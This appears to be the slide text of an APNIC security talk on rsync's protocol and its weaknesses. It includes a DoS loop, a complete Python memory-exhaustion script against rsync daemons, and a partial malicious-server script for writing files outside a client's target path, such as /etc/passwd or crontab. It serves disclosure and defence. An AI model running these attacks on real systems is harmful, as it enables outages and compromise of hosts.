Surprise!

ggm@apnic.net
bje@apnic.net

rsync: the protocol

rsync: the protocol

- Andrew Tridgell design (with Paul Mackerass)
  - PhD thesis 1999, protocol 1996
- Designed to be highly efficient in using the net
  - Block checksums, only block differences sent
  - Flexible (a gazillion options)
  - Send and Receive function de-coupled from client & server role
- Massive organic feature growth in a single implementation
- Now on v31 of the protocol.
  - Such changes. Many options.

rsync is secure- right?

- It uses TCP – so no reflection attack
- We all use the SSL transport options – right?
- We never run rsync daemons – right?
- Well even if we run rsync daemons, they never run as root – right?
- And clients never run as root – right?
- So rsync is “secure” – right?

rsync: the protocol

1. Connect. This identifies a client and a server
   - The client & server can be the **sender** or **receiver** and vice versa. These are completely decoupled from 'who calls'
2. Client passes capabilities list, arguments
   - Identifies who takes the Sender/Receiver role
3. *If Receiver, client sends a set of filter expressions at this point.*
4. Receiver sends a list of checksums of blocks in files it thinks may be changed (if has none, sends null)
5. Sender sends a delta of new bytes plus existing blocks to the client to reconstruct the file

rsync: the protocol

- The outcome is highly efficient on the wire
- The checksum blocks exchanged for the delta algorithm are a modified CRC32, that works on a sliding window.
  - The sender simply slides the checksum window along its file looking for a match in the set of client checksums.
- If a match is found, a second checksum is applied to confirm that it's not a false positive.
  - It's relatively inexpensive, but it's still a scan of every file byte by byte.
  - The second checksum is a number of bytes of an MD5 sum; the number used depends on the file size, for small files it's the first two bytes.

Coding is hard

Coding is hard

- Lets go hacking

Attack on a server

- During client/server negotiation, the connector sends a list of rsync arguments.
  - This list includes –include and –exclude
  - These are unconstrained.
    - No limit to arguments.
    - Server only parses input text at end: random text is accepted
  - Server has to ‘wait’ to collect all inputs before parsing
- Default server –daemon config has 30 connect limit, forks server per connect (on many platforms)

Attack on a server

- First attack: DOS
  - For I in 1..30 do; bad-client <server> &; done
  - (bad client just hangs during argument passing to server.. Which waits for termination)
  - We just consumed all 30 slots on a given server


Attack on a server

- Second Attack:
  - Bad client connects, send unending stream of arguments
  - We watched one of these grow a server process to 600Mb memory before we stopped.
  - Can do this mutiple times in parallel
  - Pulls down server with memory exhaustion

```
#!/usr/bin/env python

import sys
import socket
true=True

sock = socket.create_connection(
                        ("localhost", 3222))
sock.send("@RSYNCD: 31.0\n")
sock.send("foo\n")
while true:
    sock.send("it's a good idea to limit arrays\0" * 1000)
```


1.0 MB 3 64 1103 ggm
rsync (9341)
Parent Process: rsync (9095)
User: nobody
Process Group: rsync (9095)
% CPU: 97.88
Recent hangs: 0
Memory
Statistics
Real Memory Size: 419.8 MB
Virtual Memory Size: 2.76 GB
Shared Memory Size: KB
Private Memory Size: 419.8 MB
Sample
Quit
rsync (9341)
Parent Process: rsync (9095)
User: nobody
Process Group: rsync (9095)
% CPU: 97.20
Recent hangs: 0
Memory
Statistics
Threads: 1
Page Ins: 0
Ports: 11
Mach Messages In:
6:33.34
Mach Messages Out:
Context Switches: 153972
Mach System Calls: 8399
Faults: 111326
Unix System Calls: 264149118
Sample
Quit
400Mb memory
Footprint
in 6 minutes
From a 10 line script

Attack on a client?

- What happens when a client does a GET?
  - Client trusts server to send paths rooted in the expected directory
  - Client doesn't perform any checks on the filepaths its given
- A bad-actor server can send corrupted file paths to a client
  - We successfully made a client write outside its expected filepath by writing a bad actor server
  - If run as root client side, can smash /bin, or /etc/passwd. or …
- A bad actor rsync server can inject into crontab to start remote shell or overwrite any part of the client's file system if the client runs with root privs

```
!/usr/bin/env python

import sys
import time
import struct
import socket

server = socket.socket(socket.AF_INET6, socket.SOCK_STREAM)
server.bind(('localhost', 8731))
server.listen(5)

while True:
    client, addres = server.accept()

    # Headers
    client.send('@RSYNCD: 30.0\n@RSYNCD: OK\n\x01seed')

    payload = "rsync bug demonstration\n"
    payload_size = '\x00' + struct.pack('<H', len(payload))

    timestamp = struct.pack('<L', int(time.time()))
    timestamp = timestamp[3] + timestamp[:3]

    # Attack vector
    client.send(
        '\x55\x00\x00\x07' +          # size, MSG_DATA

        '\x19' +                    # flags: SAME_UID, SAME_GID, TOP_DIR
        '\x01\x2e' +                # filename: '.'
        '\x00\x88\x00' +              # varint(3) encoded size
        '\x53\xcc\x61\x0d' +          # varint(4) encoded timestamp
        '\xfd\x41\x00\x00' +          # mode (010775)
```

We'll leave the rest of this code out....

But "it worked" ™

rsync considered extremely dangerous

- Successfully demonstrated rsync servers can be wedged
- Successfully demonstrated that the rsync server host can be memory exhausted
- Successfully demonstrated that corrupted rsync server can damage rsync clients
  - rsync client run as root is extremely dangerous

rsync is secure- right?

- So rsync is “secure” – right? wrong!